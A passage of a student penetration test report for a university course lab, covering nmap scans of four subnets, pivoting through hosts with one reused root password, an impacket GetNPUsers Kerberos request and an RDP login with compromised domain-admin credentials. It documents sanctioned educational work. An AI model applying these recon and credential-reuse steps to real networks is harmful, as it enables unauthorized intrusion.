Penetration Test Report

Joshua Baldino, Kryzstof Kudlak,

Kollin Labowski, Alexander Sutton

Austin Williams, Bryce Williams

CYBE 467-001

May 8th, 2021

Table of Contents:

Executive Summary

For this assignment, Pro Hackers 123 was tasked with exploiting a vulnerable network from a given VPN packet. The purpose of this task was to simulate a penetration test that could be completed as an actual task in a cybersecurity career. This particular penetration test was set up as the final project of the course, with several more machines to break into than in previous homeworks. The 6 members of the Pro Hackers 123 group were given the following tasks to complete for this assignment:

- Determine all machines running within the network
- Attempt to gain high level privileges in all machines on the network
- Harvest evidence of all users and confidential information obtained from any of the available systems/databases

The records detailing the steps taken throughout the penetration test are listed below, along with screenshots that were taken along the way. Note that all penetration testing was performed on Kali Linux virtual machines, and connections were established to the vulnerable network by connecting to a GlobalProtect VPN.

Summary of Results

The first task performed for the penetration test was to scan the vulnerable network using the nmap command. This showed the machines located within the primary network initially, of which there were a total of 7. From here, additional machines were searched for by connecting to each machine and determining whether they could access any other connected networks. As was suspected, a machine in the primary network connected for a NAT-0 network, which itself had 3 machines, including the gateway from the primary network. A machine within this NAT-0 network was found to be connected to a NAT-5 network, which also contained 3 machines including the gateway. Finally, this NAT-5 network could access a NAT-9 network, which contained a seemingly empty machine, as well as another address for a machine found in the primary network.

Most Linux machines throughout the entire network were running SSH, and an SSH connection was successfully established for all of these machines, specifically to a user with root privileges. This was largely due to the existence of an account on nearly all machines with admin permissions that used the same, poor password for all machines it was found on. Additional information was gathered on various systems via MySQL databases, service exploitations, visiting various web applications, remote desktop protocol, and several other means. By the end of the penetration test, administrative access was obtained on nearly all machines within the network.

Attack Narrative

Service Enumeration

The network provided to be penetration tested is not a flat network. There are in fact 4 sub-networks containing different machines. A diagram of all discovered machines on the network can be seen below.




Figure 1 - Network architecture diagram

To begin enumeration of all machines and services, a general discovery scan was first completed. This scan gave insight as to what machines exist on what we tend to refer to as the “primary network.” This network consists of all machines that are immediately reachable from the attacking machine, and they fall into the “primary network” section of the network architecture diagram in the figure above.




Figure 2 - Full network discovery scan

Knowing which machines existed on the network, the team ran a full version scan on every port of each machine to understand which services existed. It was assumed that 192.168.1.1 was a gateway router, so it wasn't scanned in much detail.




Figure 3 - full port and version scan for 192.168.1.4, appears to be a Windows host




Figure 4 - full port and version scan for 192.168.1.5, appears to be a Windows host




Figure 5 - full port and version scan for 192.168.1.10, an Ubuntu host with a MySQL database




Figure 6 - full port and version scan for 192.168.1.11, an Ubuntu server with http




Figure 7 - full port and version scan for 192.168.1.155, appears to be an Ubuntu machine




Figure 8 - full port and version scan for 192.168.1.156, appears to be an Ubuntu machine with a mail server




Figure 9 - full port and version scan for 192.168.1.159, some sort of website

Early on, it was discovered that almost every Ubuntu machine shared the same credentials for a particular user. On each machine where the user existed, it had root level access. This user was able to be used to discover other networks than just the primary network. In particular, the

machine located at 192.168.1.155 on the primary network was able to access the subnet addressed by 172.16.0.0/24, and its address on that network was 172.16.0.1. This machine's name was NAT-0, so we refer to the network it can reach as the "NAT-0" subnetwork. The following machines were discovered on the network:

```
root@nat-0:~# nmap -Pn -sV -F 172.16.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 01:48 UTC
Nmap scan report for 172.16.0.10
Host is up (0.000037s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: F2:87:96:82:59:A1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 10 - full port and version scan for 172.16.0.10, some sort of website

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
root@nat-0:~# nmap -Pn -sV -F 172.16.0.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 01:49 UTC
Nmap scan report for 172.16.0.15
Host is up (0.000039s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 2E:EE:E9:DF:CA:86 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 11 - full port and version scan for 172.16.0.15, just an Ubuntu server

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@nat-0:~# nmap -Pn -sV -F 172.16.0.18
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 01:50 UTC
Nmap scan report for 172.16.0.18
Host is up (0.00034s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: D2:D7:6B:2D:5F:5B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 12 - full port and version scan for 172.16.0.18, a Windows machine

After exploring the machines on this network, it was discovered that 172.16.0.15 could be logged into with the same credentials that are reused across the network. Once inside this machine, it was found that the name of the machine was "NAT-5" and that it could reach the 172.16.5.0/24 subnetwork which was promptly scanned and explored.




Figure 13 - discovery scan and routing table for NAT-5 router




Figure 14 - full port and version scan for 172.16.5.15, an Ubuntu server




Figure 15 - full port and version scan for 172.16.5.16, a Windows machine

```
loud@nat-5:~$ nmap -sV -p- 172.16.5.17
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-05 19:36 UTC
Nmap scan report for 172.16.5.17
Host is up (0.00018s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
56689/tcp open  msrpc         Microsoft Windows RPC
56690/tcp open  msrpc         Microsoft Windows RPC
56706/tcp open  msrpc         Microsoft Windows RPC
56727/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 296.88 seconds
```

Figure 16 - full port and version scan for 172.16.5.17, a Windows machine

Similar to the way the last 2 subnets were discovered, it was found that 172.16.5.15 also uses the default credentials which allow for root level access. This machine is NAT-9, and it was possible to reach a new subnet from it. The only machine of relevance on this subnet was located at 172.16.9.24.

```
loud@nat-9:~$ sudo nmap -sS -sV 172.16.9.24
[sudo] password for loud:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 19:54 UTC
Nmap scan report for 172.16.9.24
Host is up (0.000055s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Debian))
MAC Address: DA:81:E2:C0:12:12 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
loud@nat-9:~$
```

Figure 17 - 172.16.9.24, it was later discovered that this is the DVWA machine

Primary Networks

192.168.1.4

An initial scan of all ports on the host at 192.168.1.4 revealed a similar configuration to the host at 192.168.1.5, which had been fully enumerated and compromised prior. Both appeared to be domain controllers for the same domain, and both systems had nearly identical service configurations. Given this information, it was reasonable to assume the nick.it user, which was previously determined to be a domain administrator on 192.168.1.5, was also a valid user on this machine. To confirm, the impacket utility GetNPUsers was again used with the following command to request a TGT for the nick.it user from the domain controller.

python3 GetNPUsers.py -dc-ip 192.168.1.4 cybereers.local/Nick.it -no-pass

The output of this command is shown in the screenshot below.

Figure 18 - TGT being retrieved from the domain controller for the nick.it user

As seen in the above screenshot, the domain controller again responded with a valid TGT for the nick.it user, indicating that the user is not only valid on this system but that it shares the same Kerberos configuration as the one on the alternate domain controller. In an attempt to gain access to this host, the compromised credentials nick.it:appple from the windows server at 192.168.1.5 were then used to login to the server over RDP with xfreerdp, shown below.




Figure 19 - Connecting to the host over RDP using xfreerdp




Figure 20 - system information for the machine visible after connecting over RDP

As seen in the screenshot above, the compromised credentials could be reused to gain an RDP connection to the host at 192.168.1.4. This was expected given that the nick.it user is a member of the Domain Admins group and domain administrators typically have access to all machines joined to a domain.

Further investigation revealed that this host appears to be the primary domain controller for the cybereers.local domain. The IP configuration of the host, shown below, indicated that it is hosting its own DNS server, which is typical for primary domain controllers. Furthermore, the secondary domain controller at 192.168.1.5 was also configured to use this server for DNS.

